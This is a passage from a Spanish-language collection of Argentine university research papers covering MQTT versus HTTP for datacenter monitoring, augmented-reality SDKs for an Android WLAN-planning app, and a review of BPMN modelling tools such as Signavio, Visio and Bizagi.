Estas experiencias permiten resaltar la utilidad de utilizar el protocolo MQTT en los casos como el que se describe en este trabajo, donde se necesita transmitir distintos valores sensados del ambiente, como por ejemplo, temperatura, humedad, presión, luz o alguna otra variable necesaria. Es decir, cuando la cantidad de datos a transmitir resulta importante, MQTT no solamente consume una menor cantidad de recursos frente a HTTP, sino que además conviene enviarlos a todos en un solo paquete.

El objetivo principal de este trabajo fue la cuantificación del ancho de banda utilizado para ambos protocolos pero, para trabajos a futuro, resulta interesante comparar la latencia entre un broker como el utilizado en este trabajo (ThinkSpeak) con otro que se

encuentre instalado de forma física, como por ejemplo, una placa Raspberry Pi o incluso un servidor propio del Datacenter. De esta forma el estudio no estaría limitado al ancho de banda solamente y se podría lograr un mayor detalle del protocolo adecuado para este tipo de comunicaciones de amplio uso hoy en día.

Agradecimientos

Este Trabajo se realizó en base al Proyecto de Investigación PROAPI 2017, desde la Carrera de Ingeniería Informática de la Universidad Nacional de Avellaneda (UNDAV), bajo el título de "Mantenimiento de parámetros del ambiente del Laboratorio de Redes y Sistemas de Computación mediante protocolos de IoT". El Datacenter bajo estudio representa al Laboratorio de Redes de la Carrera Ingeniería Informática de la UNDAV.

Referencias

[1] Sanket, Thakare., Akshay, Shriyan., Vikas, Thale., Prakash, Yasarp., Keerthi, Unni.: Implementation of an energy monitoring and control device based on IoT. ISBN: 978-1-5090-3646-2

[2] Do-Hun Kang., Min-Sung Park., Hyoung-Sub Kim., Da-young Kim., Sang-Hui Kim., Hyeon-Ju Son., Sang-Gon Lee.:Room Temperature Control and Fire Alarm/Suppression IoT Service Using MQTT on AWS. ISBN: 978-1-5090-5140-3

[3] Truúcă, M., Soran, A., "The benefits of data center temperature monitoring", Datacenter Department. INCDTIM. ISBN: 978-6-0673-7040-9

[4] Saha, S., Majumdar, A., "Data Centre Temperature Monitoring with ESP8266 Based Wireless Sensor Network and Cloud Based Dashboard with Real Time Alert System", Dept. of Electronics and Communication Engineering, RCC Institute of Information., Former Head of State e-Governance Mission Team (SeMT), Tripura National Institute for Smart Government (NISG), India. ISBN: 978-1-5090-4724-6

[5] Tetsuya Yokotani.,Yuya Sasaki.: Transfer Protocols of Tiny Data Blocks in IoT and their Performance Evaluation. Department of Electronics, Information and Communication Engineering, College of Engineering. ISBN: 978-1-5090-4130-5

[6] Nitin Naik.: Choice of effective messaging protocols for IoT systems: MQTT, CoAP, AMQP and HTTP. ISBN: 978-1-5386-3404-2

[7] Upendra Tandale., Bashirahamad Momin., Deva P. Seetharam.: An empirical study of application layer protocols for IoT. ISBN: 978-1-5386-1887-5

Uso de Realidad Aumentada en el desarrollo de una APP de diseño de WLAN

Francisco Osvaldo Juane Fernández, Jonatan Herrera Gunter, Nazar Patricia (Revisora)
Facultad Regional Tucumán, franciscojuaneutn@gmail.com, jonhgar@gmail.com, patonazar2014@gmail.com

Resumen

Este trabajo se basa en lo planteado en el Proyecto de Investigación "Software de diseño de una WLAN" homologado en la Universidad Tecnológica Nacional. El objetivo principal del proyecto de investigación citado es realizar el modelado de una aplicación que corra sobre el Sistema Operativo Android, y que permita por un lado generar el plano del lugar donde se pretende implementar una LAN inalámbrica, para luego en función del plano generado, sugerir las ubicaciones óptimas para los diferentes dispositivos de interconexión a usar.

Uno de los primeros pasos que dimos con el equipo interdisciplinar de trabajo, fue indagar sobre la tecnología disponible para encarar los diferentes subsistemas, así como la metodología de desarrollo de software y el modelo de desarrollo de software que necesitaríamos en el proyecto.

En este trabajo nos centraremos en la tecnología disponible para desarrollar el primer subsistema de la Herramienta Informática que se pretende modelar.

Palabras Claves: WLAN- RA-dispositivos móviles-android-SDK

Introducción

Para empezar, deben quedar claras las características de la aplicación a modelar, esto es:

1. En primer lugar, es una aplicación creada para sistemas operativos Android.
2. En segundo lugar, esta aplicación consistirá de dos módulos o subsistemas bien definidos, uno que se encargará del diseño del plano de la infraestructura y el segundo el que se encargará específicamente de las recomendaciones respecto a la ubicación de los distintos dispositivos involucrados (AP, Antenas, Routers, etc.)

Subsistema Identificador de Infraestructura

En este caso, se contemplan dos situaciones, por un lado el software permitirá que se levanten planos ya generados por otra aplicación como ser Autocad, y por otro lado, a partir del escaneo del lugar usando la cámara del dispositivo móvil se realizarán las mediciones del espacio físico con la ayuda de tecnología de realidad aumentada para determinar las distancias. Ver Figura 1 y Figura 2




Figura 1. Análisis de la habitación




Figura 2. Diseño de planta obtenido

Subsistema Gestor de Dispositivos

A partir del plano, la aplicación se encargará de encontrar mediante modelos matemáticos la disposición, más eficiente de los dispositivos inalámbricos, teniendo en cuenta distancias, ángulos, características físicas de los obstáculos, entre otros. Mostrará el resultado obtenido en el plano de planta junto con un resumen detallado. Ver Figura 3.




Figura 3. Solución determinada

Para el desarrollo de los subsistemas planteados, pretendemos hacer uso de Realidad Aumentada (RA), lo que implica la indagación de herramientas libres (SDK-Software development Kit) que nos ayuden a generar nuestra aplicación sobre android.

Concretamente, el desarrollo del primer subsistema con RA se basará en la visión, donde debemos obtener la posición del modelo a aumentar en función de la escena real y a partir de ahí, el dibujo de los planos de una determinada infraestructura edilicia, esto es, a partir de lo que capture la cámara del dispositivo móvil debemos generar un plano específico.

Para lograr esto, analizaremos diferentes frameworks que ayuden a resolver esta tarea. Pero antes de continuar, es necesario definir algunos conceptos importantes.

Realidad Aumentada (RA)

La RA es una tecnología que permite mezclar aspectos del mundo real con el mundo virtual. Según Azuma la RA combina elementos reales y virtuales, permite la interacción en tiempo real y usa tecnología 3D [1].

Podemos afirmar que la RA está vinculada a los sentidos de las personas a través de los cuales se percibe el mundo real, esto es, la vista, el oído, el olfato, el tacto y el gusto. El objetivo de la RA es potenciar esos cinco sentidos haciendo uso de lo digital. La RA contempla "las tecnologías que permiten la superposición en tiempo real, de imágenes, marcadores o información generados virtualmente, sobre imágenes del mundo real" [2].

A través de esta tecnología, se logra que la información y los objetos virtuales se fusionan con los objetos reales.

Siguiendo a Serramo Mamolar lo que se debe realizar para lograr una realidad aumentada es [3]:

1. Captura del entorno, esto se lleva a cabo a través de la escena real
2. Reconocimiento y tracking (Viewpoint tracking): se debe realizar el posicionamiento de los objetos virtuales, esto se puede hacer a través de la localización espacial utilizando GPS, que en nuestro caso no sería necesario o reconocimiento espacial utilizando visión artificial. En este último caso tenemos dos maneras de hacerlo, una a través de marcadores físicos (nosotros aplicaríamos esta técnica) o reconocimiento espacial sin marcadores que resulta compleja.
3. Aumento de la realidad, esto es, se debe renderizar el objeto virtual.
4. Visualización, en esta etapa se superponen la capa real con la virtual.

Aplicaciones que usan Realidad Aumentada

Según Fombona Cadavieco [4] la mayor parte de las aplicaciones que usan RA, están vinculadas con la publicidad y el marketing, el campo educativo, la industria y los videojuegos.

Haciendo una rápida búsqueda en la Web, encontramos diversos proyectos de Investigación que proponen el uso de RA, por ejemplo iMove (Sistema turístico de recomendaciones en tiempo real de contenidos dinámicos), AR-Mind (Una herramienta para realización de instrucciones de mantenimiento en la industria usando realidad aumentada), Tereha Plataforma de telerehabilitación para pacientes con daño cerebral, NaRALap (Diseño e implementación de asistencia en cirugía abdominal en realidad aumentada), entre otros.

Herramientas para Realidad Aumentada

Actualmente existen múltiples Kits de Desarrollo de Software (SDK) en el mercado, entre los cuales

describiremos seis que cumplirían las características necesarias para el desarrollo de nuestro proyecto.

Mixare

MIXARE (mix Augmented Reality Engine) es un framework opensource de realidad aumentada, el cual se encuentra disponible para sistemas Android y para iOS. Permite la construcción completa de aplicaciones y brinda funcionalidades para la visualización de texto e imágenes 2D en coordenadas espaciales de GPS. Se encuentra publicada bajo la licencia GPLv3 [3]

AndAR

AndAR es una herramienta SDK de código abierto para el desarrollo de aplicaciones de RA para Android basadas en el reconocimiento de marcadores. Utiliza marcadores del tipo ARToolKit. Permite la carga de objetos 3D con extensión .obj. [3]

NyARToolkit

NyARToolkit es un SDK de código abierto para el desarrollo de aplicaciones de realidad aumentada, basado en el reconocimiento de marcadores del tipo ARToolKit. Es multiplataforma estando disponible para Android, Java, C#, AS3, C++, entre otros. Soporta diferentes formatos 3D (.mqo, .md2, .obj) mediante el uso de la librería min3D. Posee licencia LGPLv3 [3]

Vuforia

Es una plataforma de desarrollo de aplicaciones de RA para Android e iOS desarrollada por el departamento de I+D de la empresa Qualcomm en Austria. Esta plataforma fue publicada en 2010 y por ejemplo en el último año se ha desarrollado más de 1.000 aplicaciones con ella. Grandes marcas comerciales han utilizado esta plataforma para las campañas publicitarias de sus productos. Una de las principales ventajas de esta plataforma es que se basa en el reconocimiento de marcas naturales, incluyendo objetos 3D, y que existe una extensión para Unity 3D que permite crear escena virtuales con animaciones y muy completas.

La plataforma se presenta en código abierto aunque su uso con Unity 3D requiere de la adquisición de la licencia de esta. Este SDK es presentado con más detalle en el apartado 3.4 y posteriores [3]

Metaio

Es una plataforma de desarrollo de aplicaciones de realidad aumentada para dispositivos Android e iOS creada por la empresa Metaio en Alemania y adquirida por Apple en 2015. Las aplicaciones desarrolladas con ésta herramienta permiten el reconocimiento de marcas naturales, e integra la gravedad en los módulos de reconocimiento para añadir precisión.

El código fuente del SDK para móviles ha sido liberado recientemente e incluye un motor de renderizado que soporta distintos formatos 3D, como también la posibilidad de utilizarse con Unity 3D aunque para ésto requiere adquirir su licencia. [3]

ARCore

ARCore es un SDK que permite la creación de aplicaciones de realidad aumentada, presentado por Google en Marzo del 2018 y que se ejecuta sobre Android. [5]
ARCore utiliza tres tecnologías claves para integrar contenido virtual al mundo real, esto es:

- El seguimiento de movimiento permite que el teléfono entienda y rastree su posición en relación con el mundo: A medida que su teléfono se mueve por el mundo, ARCore utiliza un proceso llamado odometría y mapeo concurrente, o COM, para comprender dónde está el teléfono en relación con el mundo que lo rodea. ARCore detecta características visualmente distintas en la imagen de la cámara capturada llamadas puntos de características y utiliza estos puntos para calcular su cambio de ubicación. La información visual se combina con mediciones inerciales de la IMU del dispositivo para estimar la pose (posición y orientación) de la cámara en relación con el mundo a lo largo del tiempo. Al alinear la pose de la cámara virtual que representa su contenido 3D con la pose de la cámara del dispositivo proporcionada por ARCore, los desarrolladores pueden renderizar contenido virtual desde la perspectiva correcta. La imagen virtual renderizada se puede superponer sobre la imagen obtenida de la cámara del dispositivo, haciendo que parezca que el contenido virtual es parte del mundo real..
- La comprensión ambiental permite que el teléfono detecte el tamaño y la ubicación de superficies horizontales planas como el suelo o una mesa de café: ARCore mejora constantemente su comprensión del entorno del mundo real mediante la detección de puntos de características y planos. ARCore busca grupos de puntos de características que parecen estar en superficies horizontales o verticales comunes, como tablas o paredes, y pone estas superficies a disposición de su aplicación como planos. ARCore también puede determinar el límite de cada avión y poner esa información a disposición de su aplicación. Puede usar esta información para colocar objetos virtuales que descansan sobre superficies planas. Debido a que ARCore utiliza puntos de características para detectar planos, las superficies planas sin textura, como una pared blanca, pueden no detectarse correctamente. Respecto a los puntos orientados, los mismos le permiten colocar objetos virtuales en superficies en ángulo. Cuando realiza una prueba de impacto que devuelve un punto de característica, ARCore observará los puntos de

característica cercanos y los usará para intentar estimar el ángulo de la superficie en el punto de característica dado. ARCore luego devolverá una pose que tenga en cuenta ese ángulo.

- La estimación de luz le permite al teléfono estimar las condiciones de iluminación actuales del entorno: ARCore puede detectar información sobre la iluminación de su entorno y proporcionarle la intensidad promedio y la corrección de color de una imagen de cámara determinada. Esta información le permite iluminar sus objetos virtuales en las mismas condiciones que el entorno que los rodea, lo que aumenta la sensación de realismo.

Conclusión

La RA es una tecnología que necesitamos incorporar en el desarrollo de nuestro proyecto de investigación, por lo que nuestro principal objetivo en este punto es afianzar conocimientos respecto a la misma. Por ello debemos ahondar en el manejo de los SDK disponibles y abiertos planteados en este trabajo.

En una primera instancia nos inclinamos por el manejo de Arcore ya que al provenir de google nos garantiza optimización, mantenimiento y compatibilidad con las nuevas versiones de Android. No es un detalle menor, el hecho que Android es un sistema operativo móvil desarrollado por Google.

Referencias Bibliográficas:

[1] Azuma, R., Baillot, Y., Behringer, R., Feiner, S., Julier, S., & MacIntyre, B. (Noviembre de 2001). *Recent Advances in Augmented Reality*. IEE Computer Graphics and Aplications, *21*(6), 15 Recuperado de: https://www.cc.gatech.edu/~blair/papers/ARsurveyCGA.pdf

[2] Fundación Telefónica. (2011). *Realidad Aumentada: una nueva lente para el mundo* (Primera ed.). Madrid, España: Ariel, S.A. Recuperado de: http://www.fundacion.telefonica.com/debateyconocimiento/publicaciones/index.htm
http://sociedadinformacion.fundacion.telefonica.com/DYC/SHI/InformesSI/

[3] Serramo Mamolar A., 2012, Tesis de Maestría *"Herramientas de desarrollo libres para aplicaciones de Realidad Aumentada con Android. Análisis comparativo entre ellas*", Valencia: Universidad Politécnica de Valencia

[4] Fombona Cadavieco J. y otros, *Realidad aumentada, una evolución de las Aplicaciones de los dispositivos móviles*, Píxel-Bit. Revista de Medios y Educación, Nº 41 Julio 2012 - pp.197-210

Recursos Web utilizados:

[5] https://developers.google.com/ar/discover/concepts

Herramientas BPMN: Búsqueda y análisis

Achával Vinuesa, Julio Guillermo; Penzo, Belén María Milagros; Pessah, Carolina; Pigino, María Sofía; Sierra, María Jimena
UNIVERSIDAD TECNOLÓGICA NACIONAL
FACULTAD REGIONAL CÓRDOBA
{julioachavalvinuesa, bmmilagros15, caropessah, sofipigino98, mjimesierra}@gmail.com

Resumen

El presente trabajo tiene como objetivo el análisis de diversas herramientas para el modelado de procesos, utilizando la notación BPM. Se hará énfasis en ciertas características, como lo son, la facilidad de uso, el manejo de BPMN, el tipo de licencia, la corrección de errores de usuarios, la compatibilidad, la simulación de procesos y la colaboración entre usuarios; debido a que se realizó en el marco del grupo de investigación que lleva a cabo el proyecto "Implementación de Patrones en la Validación de Modelos Conceptuales", desarrollado dentro del GIDTSI (Grupo de Investigación, Desarrollo y Transferencia de Sistemas de Información) de la universidad; buscando decidir cuál se adecúa a posteriori en la realización de una herramienta gráfica que dé soporte al mismo, brindando así soporte a los objetivos "Analizar herramientas y métodos aplicables al análisis y la especificación detallada de los procesos de negocio, estableciendo sus características" y "Desarrollo de una herramienta gráfica que dé soporte a la derivación de requerimientos, basado en las estrategias propuestas".

***Palabras Clave**: modelado de negocio, procesos de negocio, herramientas, BPMN.*

Introducción

Debido al crecimiento empresarial en las últimas décadas, surge la necesidad de una notación estandarizada para el modelado de negocios. Es por esta razón, que se establece como estándar BPMN de manera internacional, lo que tuvo como consecuencia, el desarrollo de múltiples herramientas que modelan esta notación.

Frente a la gran cantidad de productos, es importante identificar cuál es el que mejor se adecúa a nuestro objetivo de seleccionar una herramienta que permita visualizar los patrones desarrollados en el anterior proyecto.

¿Por qué BPMN?

BPMN es un enfoque para alinear el objetivo estratégico de una organización buscando aumentar la eficiencia y la eficacia de los procesos.

Permite a las empresas visualizar sus procedimientos de forma gráfica, lo que mejora notoriamente la comunicación.

Desarrollo

Previo al análisis de las herramientas, se preseleccionaron más de treinta productos de modelado; de los cuales se eligieron, por cuestiones de asemejarse al objetivo del proyecto, cinco para un análisis en profundidad. La elección se basó en aspectos como la fidelidad con la notación BPMN y qué tan gráfica es la herramienta a la hora de utilizarla.

El trabajo fue propuesto desde el marco de un proyecto de investigación y buscará solventar las necesidades de éste, sin embargo, el análisis se realizará de modo tal que se pueda utilizar también en empresas, o donde se precise. Dicho esto, se analizarán las herramientas elegidas a partir de los aspectos que se desarrollan a continuación.

- **Facilidad de uso**

  En esta categoría, se evaluará la clase de interfaz, para determinar qué tan intuitiva es la herramienta. A su vez, se tendrán en consideración, los distintos componentes que ayudan a modelar de forma simple y clara.

Por último, se analizarán los distintos recursos de aprendizaje brindados por cada producto.

- **Tipo de licencia**

  Se evaluarán los distintos tipos de licencias, analizando si las mismas son gratuitas o no, dependiendo de los perfiles de usuario. Y a su vez, qué incluye cada perfil a la hora de modelar un negocio.

- **Notación BPMN**

  Se considerará la totalidad de los símbolos que propone la notación, y si la herramienta propone una clasificación o sistema de filtrado entre los mismos.

- **Corrección de usuario**

  En este punto se hará referencia a cuán fiel es el programa a BPMN 2.0, es decir, que respete las normas establecidas por éste y el correcto uso de los símbolos que ofrece.

- **Colaboración entre usuarios**

  Teniendo en cuenta que a la hora de modelar un negocio es importante la recolección de mucha información de distintas personas y lugares, se considera que la colaboración es fundamental para que todo cambio producido se realice de manera correcta y ordenada.

  Al trabajar en equipo, el grupo de desarrollo cuenta con diversas perspectivas que le permiten realizar un análisis más completo del modelado a comparación de lo que podría lograr una única persona.

  Además, la colaboración facilita que el tiempo para desarrollar el negocio sea menor, teniendo disponible la información crítica en todo momento. Esto produce que la integridad y coherencia de los datos sea simple de mantener y se puedan detectar errores en el momento en el que surgen.

- **Compatibilidad**

  En el presente análisis se dará importancia a la compatibilidad para tener menor dependencia de las plataformas que soportan a cada herramienta.
  Mientas más compatible sea la herramienta, mayor versatilidad tendrá para adaptarse al entorno donde se la ejecute.

- **Simulación de procesos**

  A la hora de tomar decisiones, es útil poder predecir el comportamiento de los procesos, y así determinar errores que se pueden llegar a producir, gastando la mínima cantidad de recursos.

  El resultado de esta simulación permitirá optimizar el rendimiento del sistema, eliminando cuellos de botella y evitando la mala utilización de los recursos.

  Hoy en día, las organizaciones deben enfrentarse a un mercado que está en constante cambio. Ante la necesidad de mantener sus productos competitivos, se proponen mejoras y actualizaciones. Una vez identificadas dichas mejoras, la simulación de procesos permite compararlas, analizando el impacto que puedan llegar a producir, y guiando la toma de decisiones.

- **Exportar/Importar**

  Es importante la portabilidad que puedan ofrecer las distintas herramientas, para poder importar y exportar el trabajo entre los distintos programas, manteniendo la consistencia de los modelos.

Herramientas evaluadas

Signavio

Signavio nace en Potsdam, Alemania, en el Instituto Hasso Plattner. Cuatro estudiantes consideraron importante la necesidad de una plataforma colaborativa que les permitiera modelar los procesos de negocio. Es por eso que en 2009 surge Signavio, un software que maneja no sólo la notación BPM, si no, la mayoría de los lenguajes de modelado, como Cadena de Procesos Impulsada por Eventos (EPC), ArchiMate y Decision Model & Notation (DMN 1.1). La última versión es la 12.3.3 del 2018 y es completamente *online*.

En cuanto a la facilidad de uso, Signavio ofrece una interfaz *"Drag and Drop"* que apunta a todo tipo de usuario al ser gráfica y sin necesidad de código.

Posee un complemento llamado *BPStruct*, que toma un modelo desordenado y lo acomoda siguiendo ciertos criterios, esto permite la reorganización y simplificación de los modelos de manera automática.

Una vez insertado un símbolo de inicio de proceso, el programa sugiere, siguiendo las normas de la notación BPM, qué símbolo es posible elegir para el paso siguiente.

A su vez, cuenta con asistencia de posicionamiento automático para los elementos de modelado.

A la hora de querer aprender a usar Signavio, la empresa provee varias herramientas.

- ***Webinars*** (Seminarios Web): proveen seminarios para distintos niveles de conocimiento y muestran ejemplos reales de los resultados.
- **Informes** y *White Papers.*
- **Videos** en la plataforma *YouTube.*

- **Posters** de BPMN 2.0 con sus símbolos y significados.
- **Libro de cocina** *"Signavio CookBook"*: enseña cómo usar la notación a partir de recetas.
- **Modelos de referencia**: cuenta con modelos de procesos BPMN recomendados, listas de verificación y plantillas de documentos. Estas plantillas se pueden utilizar directamente en el proyecto o personalizar según las necesidades individuales de la empresa.
- **Colección de ejemplos** de flujo de trabajo que se pueden utilizar para comenzar: Cada uno de estos ejemplos de flujo de trabajo comienza describiendo el objetivo del proceso, que resume lo que el proceso debería lograr y el contexto en el que podría automatizar este proceso.
- **Convenciones de modelado**: *eCH Standard* y buenas prácticas de Signavio.
- **Las normas eCH** son un conjunto de reglas que reflejan la estrategia de gobierno electrónico de Suiza. Deben entenderse como recomendaciones para la colaboración electrónica dentro de Suiza.
- **Signavio *Training***: cursos standards y personalizados.
- **Manual de usuario**

Signavio cuenta con una versión de prueba de 30 días y con la *Academic Initiative*, que facilita la herramienta a estudiantes, profesores o investigadores que cumplan con ciertos requisitos.

Existen tres versiones pagas del programa: ***Classic Edition, Enterprise Edition y Enterprise Plus Edition***.

Si bien Signavio ofrece la notación BPMN 2.0 completa, permite filtrar entre varias opciones. Los BPMN *Core Elements* incluyen algunos símbolos para que los principiantes tengan un inicio sencillo. Los *eCH-0158 Elements* son un subconjunto de BPMN 2.0 que contiene solo los símbolos que recomienda la *eCH*. Y, por último, los elementos *BPMN Method and Style* ofrecen solo los que son sugeridos por el libro *"BPMN Method and Style"* de Bruce Silver.

Signavio destaca la importancia de utilizar correctamente la notación BPM, ya sea para un claro entendimiento de los procesos como para lograr una exitosa simulación. Es por eso, que ayuda al usuario a no cometer errores que atenten contra la integridad de la notación, como lo es no permitir la vinculación de símbolos que no deben ser vinculados. A su vez, el uso de BPMN en colaboración hace que el conocimiento sobre la notación crezca en toda la organización y, como consecuencia, también se obtiene una mejor comprensión de los estándares de calidad y las normas impuestas.

Los modelos de proceso se almacenan en un repositorio central y los usuarios pueden acceder a ellos mediante la asignación de derechos. En el *Collaboration Hub* se tiene la posibilidad de comentar e intercambiar ideas con colegas sobre los pasos del procesos utilizando la función de comentarios. Se logra que todos en la organización estén actualizados e informados.

Es una herramienta ágil que funciona en tiempo real, actualizando cambios y sincronizando las posibles ediciones de los participantes. Se permite la creación de grupos de trabajo asignando roles y si es necesario, también se puede conectar a Microsoft® SharePoint®.

Al ser un programa web, se evalúa la compatibilidad con los navegadores. Signavio recomienda las últimas versiones de cada uno para una óptima experiencia de usuario. Los navegadores son Google Chrome (versión 50 o superior), Mozilla Firefox (versión 52 o superior), Microsoft Edge, Internet Explorer 11, Safari y Safari Mobile (versión 10 o superior).

Antes de tomar una decisión de implementación, el paquete de simulación de Signavio proporciona una manera de probar varios escenarios. Como los resultados de cualquier simulación dependen de la entrada, es importante validar su cumplimiento con respecto a las pautas de modelado predefinidas. Es decir, garantizar la calidad de los modelos de proceso antes de iniciar la simulación, añadiendo actividades y sus duraciones, además de la probabilidad de que puedan suceder esas actividades.

Signavio ofrece tres posibilidades de simulación. "Paso a paso" que es dirigida por el usuario, "Un caso" que a medida que se simula devuelve información del proceso como el costo total, la duración, el consumo de recursos y los posibles cuellos de botella, y "Múltiples casos" del cual se obtiene una evaluación estadística del proceso en un tiempo determinado.

También, se puede descargar un análisis detallado en un reporte de Excel.

- **Exportar**
  - XML
  - PDF
  - PNG o SVG
  - SGX
  - A RedHat JBoss BRMS Project en GitHub
- **Importar**
  - Diagramas en BPMN 2.0 XML
  - Archivo Signavio SGX
  - XPDL 2.1
  - ARIS® markup language
  - Microsoft Visio
  - APQC Excel (diccionario)
  - Microsoft Excel (.xls, .xlsx)
  - JAR file (diccionario)

Visio

Visio surge como una propuesta para el modelado de procesos de negocio, junto con otros diagramas en el año 1999, sin embargo, las primeras versiones del software aparecieron a fines de 1992. Luego Microsoft compraría la empresa en 2000 y aparecería "Microsoft Visio", siendo la versión 17.0 (Visio 2019, con BPMN 2.0) la última versión de éste. Este software posee tanto una versión de Escritorio como una versión *online.*

Visio provee una interfaz conocida para cualquier persona que esté acostumbrada a utilizar herramientas del paquete Office. Su modalidad de diagramado es puramente visual, es decir, el cliente no tendrá que trabajar con código; más bien, podrá arrastrar y ubicar el elemento en el lugar que desee.

Cada figura provee un conjunto de bloques sugeridos, lo que permite una optimización temporal a la hora de diagramar secuencialmente. Reconoce bloques antes colocados y posibles relaciones automáticas entre los elementos. Posee un ajuste automático ante la inserción de un elemento entre otros ya conexos, para evitar que el usuario deba volver a diagramar todo; así como se puede remover elementos ya diagramados mientras Visio acomoda el diagrama automáticamente.

Permite la segregación de subsistemas en hojas adicionales, el rápido manejo y edición de los *"Pools"*, la detección de errores cometidos por el usuario mediante el *"Check Diagram"*.

Visio provee una versión online gratuita que sólo provee la capacidad de ver diagramas precargados, y realizar un recorrido por la aplicación; así como una prueba de un mes para estudiantes y profesionales que deseen adquirir la versión completa.

Si se desea adquirir todas las funcionalidades, Microsoft propone cuatro planes de pago distintos:

- ***Visio Online Plan 1***: Permite crear y compartir diagramas simples. Incluye 2 GB de almacenamiento en OneDrive y acceso solamente a *Visio Online*.
- ***Visio Online Plan 2****:* Incluye todas las ventajas del plan 1 de *Visio Online*, la versión de Escritorio de Visio siempre actualizada; posibilidad de crear diagramas profesionales con plantillas prediseñadas y 250,000 formas en el ecosistema de contenido de Visio, que cumpla las normas del sector como la BPMN 2.0, UML 2.5 e IEEE; colaboración con otros usuarios mediante la coautoría, los comentarios, las anotaciones y la integración con *Skype for Business*; y los beneficios de Office 365, entre los que se incluyen la instalación en varios equipos PC por usuario, la compatibilidad con aplicaciones móviles y actualizaciones instaladas automáticamente.
- ***Visio Standard 2019****:* Permite crear fácilmente diagramas, organigramas, mapas, flujos de trabajo y planes domésticos o para la oficina con un amplio conjunto de formas y plantillas. También agregar comentarios y compartir diagramas fácilmente con cualquier usuario de la organización. Con licencia permanente para una PC.
- ***Visio Professional 2019****:* Permite trabajar en conjunto fácilmente, mediante las funciones de colaboración que permiten que varios miembros del equipo trabajen simultáneamente en un mismo diagrama, sin tener que preocuparse de los conflictos entre diferentes versiones. *Visio Professional 2019* también cuenta con diversas formas nuevas y actualizadas, además de mejores funciones para cambiar la apariencia de los diagramas y las formas. Superposición de datos al principio del proyecto. Los diagramas y las visualizaciones de datos se actualizan automáticamente a medida que se actualizan los datos subyacentes. Con licencia para una PC.

Cuenta con la Notación BPMN 2.0, y un buscador categorizado para poder encontrar los distintos elementos según su clasificación dentro de la notación.

El sistema se asegura que, ante cualquier cambio en el diagrama, siga lo estipulado en la notación de modelado de procesos de negocio versión 2.0; y un rápido chequeo sobre el estado del diagrama.

Los diagramas realizados en esta aplicación (según versión adquirida) se sincronizan con OneDrive, permitiendo la colaboración entre muchos usuarios simultáneamente.

Visio funciona con cualquier navegador actual y puede desplegarse en Windows y Linux sin ningún problema (La versión del sistema operativo o navegador determinará la versión de Visio que le corresponda).

Visio proporciona una herramienta que permite la simulación, pero requiere que se establezca algunos parámetros primero, como costos, tiempos, recursos, entre otros; pudiendo determinar tiempo de simulación y el manejo de colas de espera.

- **Importar**
  - Archivos Visio (VSD, VSS, VST, VSW, VSDX, VSSX, VSTX, VSDM, VSSM, VSTM, VSL)
  - Cualquier archivo que pertenezca al paquete Office, como Excel, Word, PowerPoint
  - XML
  - PDF
  - HTML

- **Exportar**
  - Archivos Visio (VSD, VSS, VST, VSW, VSDX, VSSX, VSTX, VSDM, VSSM, VSTM, VSL)
  - XML
  - PDF
  - PNG/JPEG

Bizagi

Bizagi es una compañía de Gestión de Procesos de Negocio o BPM, la cual fue fundada por dos colombianos en 1989. Es una herramienta de descarga libre.

Se creó por la necesitada de obtener soluciones listas para usar, que sean ágiles ya que los procesos de negocio hasta ese momento no brindaban eso.

Bizagi brinda tres plataformas para administrar el ciclo de vida de los procesos de negocios, estas son: ***Bizagi Modeler, Bizagi Studio y Bizagi Automation.***

Para este análisis se centrará en *Bizagi Modeler* porque es la plataforma que se encarga de diagramar, documentar y simular procesos con BPMN. La última versión es 3.4, del 2019.

Bizagi es una herramienta libre para el modelado de procesos de negocio en la cual se utiliza la interfaz *Drag and Drop* permitiendo que cualquier usuario pueda utilizarla.

Esta compañía proporciona a sus clientes distintos recursos de autoaprendizaje para que puedan aprovechar todas las funciones que brindan los distintos productos de Bizagi.

- **Cursos Gratuitos**: que apuntan a los distintos perfiles de usuario.
- **Catálogo de Cursos**: para aprender a modelar y automatizar procesos de negocios usando Bizagi.
- **Cursos por demanda**: apuntan a temas específicos sobre la administración, implementación y detección de errores en la herramienta. Son pagos.
- ***Widget Xchange***: ofrece pantallas predeterminadas de procesos.
